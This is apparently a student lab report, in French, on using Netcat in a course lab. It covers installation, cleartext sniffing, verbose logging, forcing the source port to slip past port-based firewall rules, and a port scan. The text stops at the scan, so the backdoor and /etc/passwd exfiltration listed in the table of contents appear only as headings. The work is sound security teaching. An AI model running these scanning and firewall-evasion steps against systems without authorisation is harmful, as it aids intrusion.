Ecole Supérieure
d'Informatique et du Numérique
COLLEGE OF ENGINEERING & ARCHITECTURE

COMPTE RENDU

Ethical Hacking & Defense - TP4 - Mastering Netcat
4ème année Cybersécurité - École Supérieure d'Informatique et du Numérique (ESIN)
Collège d'Ingénierie & d'Architecture (CIA)

Étudiants :	HATHOUTI Mohammed Taha JIDAL Ilyas
Filière :	Cybersécurité
Année :	2026/2027
Enseignants :	M. SEBBAR & M. ZEROUAL
Date :	8 novembre 2026

Table des matières

Objectifs **3**
Précautions Légales et Éthiques . . . 3
Environnement de Travail . . . 3

1 Installation de Netcat **4**
1.1 Principe . . . 4
1.2 Mise en œuvre . . . 4

2 Test 1 : Écoute locale et capture du trafic en clair **4**
2.1 Principe . . . 4
2.2 Exécution et résultats . . . 5

3 Test 2 : Communication entre deux machines distinctes **6**
3.1 Principe . . . 6
3.2 Exécution et résultats . . . 6

4 Test 3 : Mode verbeux et journalisation **7**
4.1 Principe . . . 7
4.2 Comparaison `-v` vs `-vv` (Kali à Kali) . . . 7
4.3 Journalisation avec l'option `-o` . . . 9

5 Test 4 : Choix du port source du client **10**
5.1 Principe . . . 10
5.2 Exécution et résultats . . . 10

6 Test 5 : Scan de ports avec Netcat **11**
6.1 Principe . . . 11
6.2 Exécution et résultats . . . 11

7 Test 6 : Transfert de fichiers **12**
7.1 Principe . . . 12
7.2 Exécution et résultats . . . 13

8 Test 7 : Récupération de bannière **14**
8.1 Principe 14
8.2 Service émulé avec Netcat 14
8.3 Service réel (SSH) 15

9 Test 8 : Création d'une porte dérobée (backdoor) **16**
9.1 Principe 16
9.2 Exécution et résultats 16

10 Test 9 : Cryptcat — Netcat chiffré **17**
10.1 Principe 17
10.2 Exécution et résultats 18

11 Synthèse et enseignements **19**
11.1 Fonctionnalités testées 19
11.2 Vulnérabilités observées 19
11.3 Pistes d'amélioration 19

Conclusion **20**

Objectifs

L'objectif de ce TP est de se familiariser avec l'utilitaire Netcat, souvent surnommé le « couteau suisse du TCP/IP ». Cet outil permet d'ouvrir des connexions réseau (TCP ou UDP), de scanner l'état des ports à la manière d'un scanner de ports, de transférer des fichiers, de simuler un serveur mandataire basique, ou encore de dialoguer en mode messagerie instantanée.

Ce travail s'articule autour de plusieurs étapes :

— **Installation** : Installation de Netcat sur la machine Kali Linux ;
— **Test 1** : Écoute locale et capture du trafic en clair avec `tcpdump` ;
— **Test 2** : Communication entre deux machines distinctes ;
— **Test 3** : Mode verbeux (`-v` / `-vv`) et journalisation (`-o`) ;
— **Test 4** : Choix du port source du client (`-p`) ;
— **Test 5** : Scan de ports avec Netcat (`-z`) ;
— **Test 6** : Transfert de fichiers (exfiltration de `/etc/passwd`) ;
— **Test 7** : Récupération de bannière (*banner grabbing*) ;
— **Test 8** : Création d'une porte dérobée (bind shell) ;
— **Test 9** : Cryptcat — Netcat avec chiffrement symétrique.

Précautions Légales et Éthiques

IMPORTANT : Les techniques présentées dans ce TP ont été réalisées dans un cadre strictement pédagogique, sur des machines personnelles et des environnements locaux. Leur utilisation en dehors d'un contexte autorisé est illégale et contraire à l'éthique.

Environnement de Travail

Étant donné l'absence d'une machine Windows XP dans notre environnement de travail (contrairement à l'énoncé original qui prévoit trois machines : Ubuntu, Kali Linux et Windows XP), les manipulations ont été adaptées et réalisées à l'aide de machines Kali Linux et Ubuntu, reliées sur le même réseau local. Selon les tests, les rôles de client et de serveur sont répartis différemment :

— **Machine Kali Linux (serveur / attaquant)** : utilisée comme point d'écoute Netcat pour la plupart des tests (ports 21, 25, 53, 80, 110, etc.) ;
— **Machine Ubuntu (client)** : utilisée comme client lors des tests impliquant deux machines distinctes (Test 2, Test 6, Test 7) ;
— **Seconde machine Kali Linux** : pour les tests Kali-à-Kali (Test 3 et Test 9), une seconde instance Kali a été utilisée comme client/attaquant.

La partie optionnelle du Test 8 concernant la machine Windows (`nc.exe`) n'a pas été réalisée, faute de machine Windows disponible ; seule la version Linux de la porte dérobée a été testée.

1 Installation de Netcat

1.1 Principe

Conformément à l'énoncé, Netcat a été installé sur la machine Kali Linux à partir de l'archive fournie dans le répertoire `/root/Tools` de la machine Ubuntu, selon la séquence classique de compilation depuis les sources.

1.2 Mise en œuvre

```
tar xzvf netcat-<version>.tar.gz
cd netcat-<version>
./configure
make
make install
```

Sur les distributions Kali Linux récentes, Netcat (variante `ncat` ou `netcat-traditional`) est généralement déjà présent nativement. L'installation manuelle permet néanmoins de disposer d'une version de référence identique sur toutes les machines du TP et de vérifier le bon fonctionnement de la chaîne de compilation.

2 Test 1 : Écoute locale et capture du trafic en clair

2.1 Principe

Ce premier test consiste à mettre Netcat en écoute sur un port local, à observer le trafic échangé avec `tcpdump` sur l'interface de boucle locale (`lo`), puis à établir une connexion client vers ce même port. L'objectif est de démontrer que les données transitent en clair et sont entièrement lisibles par un outil de capture.

```
# Terminal 1 (serveur) :
nc -l -p 80

# Terminal 2 (capture tcpdump) :
tcpdump -i lo
# puis avec capture en ASCII :
tcpdump -i lo -A

# Terminal 3 (client) :
nc localhost 80
```

2.2 Exécution et résultats




FIGURE 1 – Terminal 1 — serveur Netcat en écoute sur le port 80




FIGURE 2 – Terminal 2 — capture `tcpdump -i lo -A` du trafic local




FIGURE 3 – Terminal 3 — client Netcat connecté sur `localhost:80`

Une fois la connexion établie entre les terminaux 1 et 3, les messages tapés de part et d'autre apparaissent instantanément dans le terminal opposé. Sans l'option `-A`, `tcpdump` affiche uniquement les en-têtes des paquets (adresses, ports, flags TCP). Avec `-A`, le contenu de chaque paquet est affiché en clair au format ASCII : on retrouve exactement les messages tapés, illustrant l'absence totale de chiffrement de Netcat.

3 Test 2 : Communication entre deux machines distinctes

3.1 Principe

Le même scénario que le Test 1 est reproduit, mais cette fois entre deux machines physiquement distinctes : la machine Kali Linux fait office de serveur, la machine Ubuntu de client. L'adresse `localhost` est remplacée par l'adresse IP réelle de la machine serveur.

```
# Sur la machine Kali (serveur) :
nc -l -p 80

# Sur la machine Ubuntu (client) :
nc <IP_KALI> 80
```

3.2 Exécution et résultats




FIGURE 4 – Machine Kali — serveur Netcat en écoute, réception des messages du client Ubuntu




FIGURE 5 – Machine Ubuntu — client Netcat connecté à la machine Kali

Le comportement observé est identique à celui du Test 1 : les messages transitent en clair dans les deux sens. Le trafic transite cette fois par l'interface physique (Ethernet/Wi-Fi) des deux machines, rendant l'interception plus réaliste : un attaquant positionné sur le même segment réseau pourrait sniffer ce trafic avec Wireshark ou `tcpdump`.

4 Test 3 : Mode verbeux et journalisation

4.1 Principe

Le mode verbeux (`-v`) rend Netcat plus explicite sur les événements de connexion (établissement, fermeture, erreurs) ; l'option `-vv` ajoute encore davantage de détails. Ce test compare les deux niveaux de verbosité, puis illustre l'option de journalisation (`-o`) qui enregistre l'intégralité des octets échangés au format hexadécimal dans un fichier log.

```
# Mode verbeux simple :
nc -l -v -p <Num_Port>

# Mode tres verbeux :
nc -l -vv -p <Num_Port>

# Mode verbeux avec journalisation :
nc -vv -o log.txt -l -p <Num_Port>
```

4.2 Comparaison `-v` vs `-vv` (Kali à Kali)




FIGURE 6 – Serveur Kali en mode verbeux minimal (`-v`)




FIGURE 7 – Client Kali en mode verbeux minimal (`-v`)




FIGURE 8 – Serveur Kali en mode très verbeux (`-vv`)




FIGURE 9 – Client Kali en mode très verbeux (`-vv`)

En mode `-v`, Netcat se contente de signaler l'établissement et la fermeture de la connexion (adresse IP et port distants). En mode `-vv`, Netcat précise également le nombre d'octets envoyés et reçus ainsi que des détails supplémentaires sur la résolution de nom et l'état de la socket, ce qui facilite le débogage ou l'audit d'une session.

4.3 Journalisation avec l'option `-o`




FIGURE 10 – Serveur Kali avec journalisation active (`nc -vv -o log.txt -l -p <port>`)




FIGURE 11 – Client correspondant et contenu du fichier `log.txt` généré

Après l'arrêt de l'écoute, le contenu du fichier `log.txt` a été vérifié avec `cat log.txt` : on y retrouve, au format hexadécimal et ASCII, l'intégralité des octets entrants et sortants échangés durant la session. Cette option est particulièrement utile pour conserver une preuve matérielle d'une session Netcat dans un contexte d'analyse forensique.

5 Test 4 : Choix du port source du client

5.1 Principe

Par défaut, le port source d'une connexion client est choisi aléatoirement par le système d'exploitation. L'option `-p` de Netcat permet de forcer l'utilisation d'un port source précis, ce qui peut être utile pour contourner certaines règles de pare-feu basées sur le port source (par exemple, autoriser uniquement le trafic provenant du port 53, habituellement associé au DNS).

```
# Simulation d'un service DNS (port 53) sur le serveur :
nc -l -p 53

# Connexion client avec port source force (ici 1542) :
nc -p 1542 <IP_KALI> 53
```

5.2 Exécution et résultats




FIGURE 12 – Serveur Kali simulant un service DNS en écoute sur le port 53




FIGURE 13 – Client se connectant avec un port source forcé (`-p 1542`)




FIGURE 14 – Vérification de la connexion établie — port source et port destination confirmés

La vérification (via `ss -tn` ou `netstat`) confirme que le port source utilisé par le client correspond bien à celui spécifié avec l'option `-p`, et non à un port aléatoire. Cette possibilité illustre une limite des pare-feu qui filtrent uniquement sur le numéro de port source : un attaquant connaissant cette règle peut choisir un port source autorisé (21, 53, 80...) pour faire passer un trafic malveillant.

6 Test 5 : Scan de ports avec Netcat

6.1 Principe

Netcat offre également une fonctionnalité basique de scan de ports grâce à l'option `-z` (mode « zero-I/O », sans envoi de données), combinée avec `-vv` pour obtenir un retour explicite sur l'état de chaque port.

```
nc -vv -z <IP_KALI> <port_debut>-<port_fin>
```

6.2 Exécution et résultats




FIGURE 15 – État du port 80 sur la machine Kali avant puis après ouverture d'une écoute Netcat

